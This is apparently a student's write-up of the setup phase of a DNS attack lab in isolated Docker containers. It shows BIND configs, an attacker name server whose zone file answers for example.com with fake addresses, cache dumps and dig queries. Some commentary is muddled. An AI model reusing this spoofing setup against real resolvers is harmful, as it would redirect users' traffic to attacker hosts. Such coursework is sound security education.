

Local DNS Attack Lab

```
ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications : its454/labs/lab09 at ma... seed@ip-172-31-44-212... [Labsetup - File Manager]
seed@ip-172-31-44-212: /Internet_Security/Lab07/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-4... x seed@ip-172-31-4... x seed@ip-172-31-4... x root@e3ac4e39d0... x root@0b8e05b81d... x seed@ip-172-31-4... x seed@ip-172-31-4... x seed@ip-172-31-4... x
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docker container ls
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docker container ls -a
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
8206b24fec7e handsonsecurity/seed-ubuntu:large "bash -c ' ip route ...'" 2 days ago Exited (137) 43 hours ago
b383f89245cc seed-user "bash -c ' ip route ...'" 2 days ago Exited (137) 43 hours ago
bb323a2eeef3a handsonsecurity/seed-ubuntu:large "/bin/sh -c /bin/bash" 2 days ago Exited (137) 43 hours ago
2f9aa7c32adf seed-local-dns-server "bash -c ' ip route ...'" 2 days ago Exited (137) 43 hours ago
53
d5b87024f978 seed-attacker-ns "/bin/sh -c 'service..." 2 days ago Exited (137) 43 hours ago
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docker container stop $(docker ps -aq)
8206b24fec7e
b383f89245cc
bb323a2eeef3a
2f9aa7c32adf
d5b87024f978
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docker container rm $(docker ps -aq)
8206b24fec7e
b383f89245cc
bb323a2eeef3a
2f9aa7c32adf
d5b87024f978
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docker compose.yml image_local_dns_server volumes
image_attacker_ns image_user
|image_local_dns_server volumes
```

```
ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications : its454/labs/lab09 at ma... seed@ip-172-31-44-212... [Labsetup - File Manager]
seed@ip-172-31-44-212: /Internet_Security/Lab07/Labsetup
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-2... x seed@ip-172-31-44-2... x seed@ip-172-31-44-2... x root@e3a...
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ ls
docker-compose.yml image_local_dns_server volumes
image_attacker_ns image_user
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ dcbuild
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
--> bbf95098dacf
Step 2/4 : COPY named.conf /etc/bind/
--> Using cache
--> a62c5d3d0b30
Step 3/4 : COPY named.conf.options /etc/bind/
--> Using cache
--> 8349b12e7e2e
Step 4/4 : CMD service named start && tail -f /dev/null
--> Using cache
--> f1b8df4a5741
Successfully built f1b8df4a5741
Successfully tagged seed-local-dns-server:latest
Building user
Step 1/5 : FROM handsonsecurity/seed-ubuntu:large
--> cecb04fbf1dd
Step 2/5 : COPY resolv.conf /etc/resolv.conf.override
--> Using cache
--> 0a7f26913483
Step 3/5 : COPY start.sh /
--> Using cache
--> 17c64556b24f
Step 4/5 : RUN chmod +x /start.sh
--> Using cache
--> 85f91726e9c9
Step 5/5 : CMD [ "/start.sh"]
--> Using cache
--> 6e313a61f9fc
Successfully built 6e313a61f9fc
```

```

seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ dcbuild
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/5 : FROM handsonsecurity/seed-server:bind
bbf95098dacf: Pulling from handsonsecurity/seed-server
d07791352a9b: Already exists
14428a6d4bcd: Already exists
2c2d948710f2: Already exists
2c821fdd764b: Pull complete
Digest: sha256:e4lad35fe34590ad6c9ca63aleab3b7e66796c326a4b2192de34fa30a15fe643
Status: Downloaded newer image for handsonsecurity/seed-server:bind
--> bbf95098dacf
Step 2/4 : COPY named.conf /etc/bind/
--> a62c5d3d0b30
Step 3/4 : COPY named.conf.options /etc/bind/
--> 8349b12e7e2e
Step 4/4 : CMD service named start && tail -f /dev/null
--> Running in dbca70f2c8db
Removing intermediate container dbca70f2c8db
--> f1b8df4a5741

Successfully built f1b8df4a5741
Successfully tagged seed-local-dns-server:latest
Building user
Step 1/5 : FROM handsonsecurity/seed-ubuntu:large
--> cecb04fbffdd
Step 2/5 : COPY resolv.conf /etc/resolv.conf.override
--> 0a7f26913483
Step 3/5 : COPY start.sh /
--> 7c64556b24f
Step 4/5 : RUN chmod +x /start.sh
--> Running in b294bdd35601
Removing intermediate container b294bdd35601
--> 85f01726e9c9
Step 5/5 : CMD [ "/start.sh" ]
--> Running in af8a2b45fafc
Removing intermediate container af8a2b45fafc
--> 6e313a61f9fc

```

```

Successfully built 6e313a61f9fc
Successfully tagged seed-user:latest
Building attacker-ns
Step 1/3 : FROM handsonsecurity/seed-server:bind
--> bbf95098dacf
Step 2/3 : COPY named.conf zone_attacker32.com zone_example.com /etc/bind/
--> c1bc1613e98a
Step 3/3 : CMD service named start && tail -f /dev/null
--> Running in 33493e678966
Removing intermediate container 33493e678966
--> 669dbe21076f

Successfully built 669dbe21076f
Successfully tagged seed-attacker-ns:latest

```

```

seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ dcup
Creating attacker-ns-10.9.0.153 ... done
Creating seed-attacker ... done
Creating seed-router ... done
Creating local-dns-server-10.9.0.53 ... done
Creating user-10.9.0.5 ... done
Attaching to seed-attacker, user-10.9.0.5, attacker-ns-10.9.0.153, seed-router, local-dns-server-10.9.0.53
local-dns-server-10.9.0.53 | * Starting domain name service... named [ OK ]
attacker-ns-10.9.0.153 | * Starting domain name service... named [ OK ]

```

Tab2

```
ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications   its454/labs/lab09 at ma... seed@ip-172-31-44-212... [Labsetup - File Manager]
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ dockps
0b8e05b81d86  attacker-ns-10.9.0.153
e3ac4e39d008  local-dns-server-10.9.0.53
d3d47f0d4bcc  seed-attacker
960a0a868611  seed-router
46b7e2cab28e  user-10.9.0.5
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$
```

Tab3

```
ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications   its454/labs/lab09 at ma... seed@ip-172-31-44-212... [Labsetup - File Manager]
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh user-10.9.0.5
root@46b7e2cab28e:/#
```

Tab4

```
root@e3ac4e39d008: /
File Edit View Search Terminal Tabs Help
seed@...  seed@...  seed@...  root@...  root@...  seed@...  seed@...  +
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh local-dns-server-10.9.0.53
root@e3ac4e39d008:/# export PS1="local-dns-server-10.9.0.53:\w\n\$>"
local-dns-server-10.9.0.53:/
$>
```

Tab5



A terminal window titled "root@0b8e05b81d86: /". The title bar also shows "seed@... x", "seed@... x", "seed@... x", "root@... x", "root@... x", "seed@... x", "seed@... x", and a "+" button. The terminal content shows:

```
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh attacker-ns-10.9.0.153
root@0b8e05b81d86:/# export PS1="attacker-ns-10.9.0.153:\w\n\$>"
attacker-ns-10.9.0.153:/
$>
```

Tab6



A terminal window titled "seed@ip-172-31-44-212: ~/Internet_Security/Lab07/Labsetup". The title bar shows "seed@... x", "seed@... x", "seed@... x", "root@... x", "root@... x", "seed@... x", "seed@... x", and a "+" button. The terminal content shows:

```
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh seed-attacker
root@ip-172-31-44-212:/# export PS1="seed-attacker:\w\n\$>"
seed-attacker:/
$>
```

Tab7




A terminal window titled "seed@ip-172-31-44-212: ~/Internet_Security/Lab07/Labsetup". The title bar shows "seed@... x", "seed@... x", "seed@... x", "root@... x", "root@... x", "seed@... x", "seed@... x", and a "+" button. The terminal content shows:

```
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh seed-router
root@960a0a868611:/# export PS1="seed-router:\w\n\$>"
seed-router:/
$>
```

So we can check whether the user machine is a local DNS server or a primary DNS server

- **Configure the user-machine**



A terminal window titled "seed@ip-172-31-44-212: ~/Internet_Security/Lab07/Labsetup". The title bar shows "see... x", "see... x", "see... x", "root... x", "root... x", "seed... x", "seed... x", and a "+" button. The terminal content shows:

```
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh user-10.9.0.5
root@46b7e2cab28e:/# export PS1="user=10.9.0.5:\w\n\$>"
user=10.9.0.5:/
$>cat /etc/resolv.conf
nameserver 10.9.0.53
user=10.9.0.5:/
$>
```

Let's use nameserver 10.9.0.53 to look the local dns sever as its primary dns server.

```

root@e3ac4e39d008: /
File Edit View Search Terminal Tabs Help
seed@... × seed@... × seed@... × root@e... × root@0... × seed@... × seed@i... × + -
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh local-dns-server-10.9.0.53
root@e3ac4e39d008:/# export PS1="local-dns-server-10.9.0.53:\w\n$"
local-dns-server-10.9.0.53:/
$>[REDACTED]

```

We are able to see from the above that the user DNS name and the local DNS server have same IP address.ls

We will check the configurations on the local DNS server below, there are so many configurations

```

ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC
Applications SEED Project — Mozilla ... Thunar
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-2... × seed@ip-172-31-44-2... × seed@ip-172-31-44-2... × root@2f9aa7c32adf:/ × root@2f9aa7c32adf:/ × root@d5b87024f978:/ × seed@ip-172-31-44-2... × seed@ip-172-31-44-2... ×
root@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh local-dns-server-10.9.0.53
root@2f9aa7c32adf:/# export PS1="local-dns-server-10.9.0.53:\w\n$"
local-dns-server-10.9.0.53:/
$>ls /etc
adduser.conf cron.daily gai.conf inputrc legal mailcap os-release python3.8 rmt subgid
alternatives debconf.conf group insserv.conf.d libaudit.conf mailcap.order pam.conf rc0.d rpc subuid
apparmor.d debian_version group- iproute2 localtime mime.types pam.d rc1.d security sysctl.conf
apt default gshadow issue logcheck mke2fs.conf passwd rc2.d selinux sysctl.d
bash.bashrc deluser.conf gshadow- issue.net login.defs mtab passwd- rc3.d services systemd
bind dpkg gss kernel logrotate.d nanorc ppp rc4.d shadow terminfo
bindresvport.blacklist e2scrub.conf host.conf ld.so.cache lsb-release network profile rc5.d shadow-
ca-certificates environment hostname ld.so.conf machine-id networks profile.d rc6.d shells ufw
ca-certificates.conf ethertypes hosts ld.so.conf.d magic nsswitch.conf protocols rcS.d skel update-motd.d
cron.d fstab init.d ldap magic.mime opt python3 resolv.conf ssl xattr.conf
local-dns-server-10.9.0.53:/
$>[REDACTED]

```

The configuration which we want to find will verify all the settings, shared folder host mode on its network can be verified inside dock file.

For the local DNS sever we can check this kind of configuration to verify these settings.

```

root@e3ac4e39d008: /
File Edit View Search Terminal Tabs Help
seed@... × seed@... × seed@... × root@e... × root@0... × seed@... × seed@i... × + -
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh local-dns-server-10.9.0.53
root@e3ac4e39d008:/# export PS1="local-dns-server-10.9.0.53:\w\n$"
local-dns-server-10.9.0.53:/
$>ls /etc
adduser.conf gai.conf legal os-release rmt subgid
alternatives group libaudit.conf pam.conf rpc subuid
apparmor.d group- localtime pam.d security sysctl.conf
apt gshadow logcheck passwd selinux services
bash.bashrc gshadow- login.defs passwd- rc2.d
bind dpkg logrotate.d nanorc ppp rc4.d shadow terminfo
bindresvport.blacklist host.conf lsb-release profile rc5.d shadow-
ca-certificates hostname machine-id profile.d shells
ca-certificates.conf hosts magic protocols skel
cron.d init.d magic.mime python3 ssl
cron.daily inittab magic.mime python3.8 subuid
debconf.conf insserv.conf.d mailcap.order rc0.d
debian_version iproute2 mime.types rc1.d sysctl.conf
default issue mke2fs.conf rc2.d sysctl.d
deluser.conf issue.net mtab rc3.d systemd
dpkg kernel nanorc rc4.d terminfo
e2scrub.conf ld.so.cache network rc5.d timezone
environment ld.so.conf networks rc6.d ufw
ethertypes ld.so.conf.d nsswitch.conf rcS.d update-motd.d
fstab ldap opt resolv.conf ssl xattr.conf
local-dns-server-10.9.0.53:/
$>[REDACTED]

```

```

root@e3ac4e39d008: /root
File Edit View Search Terminal Tabs Help
seed@... x seed@... x seed@... x root@e... x root@0... x seed@... x seed@i... x +
cron.d      init.d      magic.mime   python3     ssl
cron.daily   inputrc     mailcap     python3.8   subgid
debconf.conf inserv.conf  mailcap.order rc0.d      subuid
debian_version iproute2   mime.types   rc1.d      sysctl.conf
default      issue       mke2fs.conf rc2.d      sysctl.d
deluser.conf issue.net   mtab        rc3.d      systemd
dpkg         kernel      nanorc     rc4.d      terminfo
e2scrub.conf ld.so.cache network    rc5.d      timezone
environment  ld.so.conf   networks   rc6.d      ufw
ethertypes   ld.so.conf.d nsswitch.conf rcS.d      update-motd.d
fstab        ldap        opt        resolv.conf xattr.conf
local-dns-server-10.9.0.53:/ 
$>sudo apt -get install bind9
bash: sudo: command not found
local-dns-server-10.9.0.53:/
$>sudo apt-get install bind9
bash: sudo: command not found
local-dns-server-10.9.0.53:/
$>cd /etc/bind
local-dns-server-10.9.0.53:/etc/bind
$>ls
bind.keys  db.127  db.empty  named.conf  named.conf.local  rndc.key
db.0        db.255  db.local   named.conf.default-zones  named.conf.options  zones.rfc1918
local-dns-server-10.9.0.53:/etc/bind
$>

```

Above are the configuration files and the zone files for the local DNS server

```

root@e3ac4e39d008: /root
File Edit View Search Terminal Tabs Help
seed@... x seed@... x seed@... x root@e... x root@0... x seed@... x seed@i... x +
bind.keys  db.127  db.empty  named.conf  named.conf.local  rndc.key
db.0        db.255  db.local   named.conf.default-zones  named.conf.options  zones.rfc1918
local-dns-server-10.9.0.53:/etc/bind
$>cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
}

local-dns-server-10.9.0.53:/etc/bind
$>

```

Here above u see the file includes the option of the local default zones and the forward zones. Zone attacker32.com forward it to malicious name server

```

root@e3ac4e39d008: /root
File Edit View Search Terminal Tabs Help
seed@... x seed@... x seed@... x root@e... x root@0... x seed@... x seed@i... x +
$>cat named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };
}

```

Here above we can see that the DNS sec is turned off and the query number is fixed and the cache file is under the location “/var/cache/bind/dump.db”

Now we can have a look

```
$>ls /var/cache/bind/  
local-dns-server-10.9.0.53:/etc/bind  
$>■
```

Currently there is nothing in the /var/cache/bind/ file.

```
# rndc dumpdb -cache // Dump the cache to the specified file
```

```
$>rndc dumpdb -cache  
local-dns-server-10.9.0.53:/etc/bind  
$>
```

```
local-dns-server-10.9.0.53:/etc/bind  
$>ls /var/cache/bind/  
local-dns-server-10.9.0.53:/etc/bind  
$>rndc dumpdb -cache  
local-dns-server-10.9.0.53:/etc/bind  
$>ls /var/cache/bind/  
dump.db  
local-dns-server-10.9.0.53:/etc/bind  
$>■
```

```
$>ls /var/cache/bind/  
dump.db  
local-dns-server-10.9.0.53:/etc/bind  
$>
```

We can see that the dump.db is generated

```
local-dns-server-10.9.0.53:/etc/bind  
$>ls /var/cache/bind/  
local-dns-server-10.9.0.53:/etc/bind  
$>rndc dumpdb -cache  
local-dns-server-10.9.0.53:/etc/bind  
$>ls /var/cache/bind/  
dump.db  
local-dns-server-10.9.0.53:/etc/bind  
$>■
```

```

seed@... ✘ seed@... ✘ seed@... ✘ root@e... ✘ root@0... ✘ seed@... ✘ seed
$>cat /var/cache/bind/dump.db
;;
: Start view _default
;;

;;
: Cache dump of view '_default' (cache _default)
;: using a 604800 second stale ttl
$DATE 20230403031428
;;
: Address database dump
;: [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
;: [plain success/timeout]

;;
: Unassociated entries
;;

: Bad cache
;;

: SERVFAIL cache
;;

```

In the above file we are able to see the dump.db content when we execute the command “**cat /var/cache/bind/dump.db**”

```

$>rndc flush
local-dns-server-10.9.0.53:/etc/bind
$>

```

We have now cleaned the cache by using the “rndc flush” command. The dump.db file is still there as we haven’t dump it.

Note:- The forward zone we want to see it in the options store file and we will also check the user machine that is 10.9.0.53

At attacker’s name-server end

```

seed@... ✘ seed@... ✘ seed@... ✘ root@e... ✘ root@0... ✘ seed@... ✘ seed@i...
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh attacker-ns-10.9.0.153
root@0b8e05b81d86:# export PS1="attacker-ns-10.9.0.153:\w\n\$>"
attacker-ns-10.9.0.153:/
$>cd /etc/bind
attacker-ns-10.9.0.153:/etc/bind
$>ls
bind.keys  db.255      named.conf          named.conf.options    zone_example.com
db.0        db.empty    named.conf.default-zones  rndc.key           zones.rfc1918
db.127      db.local    named.conf.local     zone_attacker32.com
attacker-ns-10.9.0.153:/etc/bind
$>■

```

```

seed@... ✘ seed@... ✘ seed@... ✘ root@e... ✘ root@0... ✘ seed@... ✘ seed@i... ✘ +
attacker-ns-10.9.0.153:/etc/bind
$>cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};
zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};

```

```

seed@... x seed@... x seed@... x root@e... x root@0... x seed@...
zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$>cat zone_attacker32.com
$TTL 3D
@ IN SOA ns.attacker32.com. admin.attacker32.com. (
2008111001
8H
2H
4W
1D)

@ IN NS ns.attacker32.com.

@ IN A 10.9.0.180
www IN A 10.9.0.180
ns IN A 10.9.0.153
* IN A 10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
$>■

```

```

seed@... x seed@... x seed@... x root@e... x root@0... x seed@...
@ IN A 10.9.0.180
www IN A 10.9.0.180
ns IN A 10.9.0.153
* IN A 10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
$>cat zone_example.com
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
2008111001
8H
2H
4W
1D)

@ IN NS ns.attacker32.com.

@ IN A 1.2.3.4
www IN A 1.2.3.5
ns IN A 10.9.0.153
* IN A 1.2.3.6
attacker-ns-10.9.0.153:/etc/bind
$>■

```

ip-172-31-44-212.us-east-2.compute.internal:1 (seed) - TigerVNC

Applications SEED Project — Mozilla ... root@d5b87024f978: / Thunar

root@d5b87024f978:

File Edit View Search Terminal Tabs Help

seed@ip-172-31-44-2... x seed@ip-172-31-44-2... x seed@ip-172-31-44-2... x root@2f9aa7c32adf: /

```

seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh attacker-ns-10.9.0.153
root@d5b87024f978:# export PS1="attacker-ns-10.9.0.153:\w\n\$> "
attacker-ns-10.9.0.153:/
$> cd /etc/bind
attacker-ns-10.9.0.153:/etc/bind
$> ■

```

Here below we are able to see two zones

```

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type master;
    file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
    type master;
    file "/etc/bind/zone_example.com";
};

attacker-ns-10.9.0.153:/etc/bind
$> ■

```


We can go ahead and check the zone files, for example it's a legitimate attack setup.com

We can see above it is a fake zone www dot file and this example comes on this ip address- 1.2.3.4 and anything other than this is 1.2.3.6 ip address.


The name server is the virtual DNS server.

On the seed-attacker go to the volumes folder we are able to see the template provided towards DNS sniff.py.

We will use this as template to complete other attack tasks



```
seed@ip-172-31-44-212: ~/Internet_Security/Lab07/Labsetup
File Edit View Search Terminal Tabs Help
seed@... × seed@... × seed@... × root@e... × root@0... × seed@... × seed@...
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh seed-attacker
root@ip-172-31-44-212:/# export PS1="seed-attacker:\w\n\$>"
seed-attacker:/
$>ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr volumes
seed-attacker:/
$>cd volumes/
seed-attacker:/volumes
$>
```



```
ip-172-31-44-212.us-east-2.compute.internal1 (seed) - TigerVNC
Applications : SEED Project — Mozilla ... seed@ip-172-31-44-212... Thunar
File Edit View Search Terminal Tabs Help
seed@ip-172-31-44-2... × seed@ip-172-31-44-2... × seed@ip-172-31-44-2... × root@2f9aa7c32adf: / × root@d5b87024f978: / × seed@ip-172-31-44-2...
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh seed-attacker
root@ip-172-31-44-212:/# export PS1="seed-attacker:\w\n\$>"
seed-attacker:/
$>ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var volumes
seed-attacker:/
$>cd volumes/
seed-attacker:/volumes
$>ls
dns_sniff_spoof.py
seed-attacker:/volumes
$>
```

Now we will test the DNS setup, we have already verified those configurations on the user against those ns.attacker32.com with dig command and to make sure it's forwarded.

The local DNS -sevrer will forward the request to the attacker name server and it holds as a legitimate zone so it will return it's address

On the user machine type “dig ns.attacker32.com” to get the ip address

```

seed@ip-172-31-44-212: ~/Internet_Security/Lab07/Labsetup
File Edit View Search Terminal Tabs Help
seed@... × seed@... × seed@... × root@e... × root@0... × seed@... × see
seed@ip-172-31-44-212:~/Internet_Security/Lab07/Labsetup$ docksh user-10.9.0.5
root@46b7e2cab28e:/# export PS1="user=10.9.0.5:\w\n\$>""
user=10.9.0.5:/
$>cat /etc/resolv.conf
nameserver 10.9.0.53
user=10.9.0.5:/
$>dig ns.attacker32.com

; <>> DiG 9.16.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 7495
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 0adcle7ff8319a2b010000006433865d59176288fcacfca3e (good)
;; QUESTION SECTION:
;ns.attacker32.com.           IN      A

;; ANSWER SECTION:
ns.attacker32.com.    259200  IN      A          10.9.0.153

```

```

seed@ip-172-31-44-212: ~/Internet_Security/Lab07/Labsetup
File Edit View Search Terminal Tabs Help
seed@... × seed@... × seed@... × root@e... × root@0... × seed@... ×
user=10.9.0.5:/
$>dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51064
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 2f8eb7296b06d907010000006433877b553e7dd93fa978a5 (good)
;; QUESTION SECTION:
;www.example.com.           IN      A

;; ANSWER SECTION:
www.example.com.    86400   IN      A          93.184.216.34

;; Query time: 239 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Apr 10 03:50:19 UTC 2023
;; MSG SIZE rcvd: 88

```

Here below we can see the IP address as the malicious IP address-10.9.0.153 of the malicious DNS server

```

-----+
$>cat /etc/resolv.conf
nameserver 10.9.0.53
user=10.9.0.5:/
$>dig ns.attacker32.com

; <>> DiG 9.16.1-Ubuntu <>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38836
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 9c54a30e93dcdf5c010000006430d2248a27ceebb68fa730 (good)
;; QUESTION SECTION:
;ns.attacker32.com.           IN      A

;; ANSWER SECTION:
ns.attacker32.com.    259200  IN      A          10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 02:32:04 UTC 2023
;; MSG SIZE rcvd: 96

user=10.9.0.5:/
$>■

```

The next one we want to get the ip address on the example.com. Here we are able to see the address as “93.184.216.34”

Here we need to issue two queries the first query, it will go to its official name server

```
$>dig www.example.com

; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
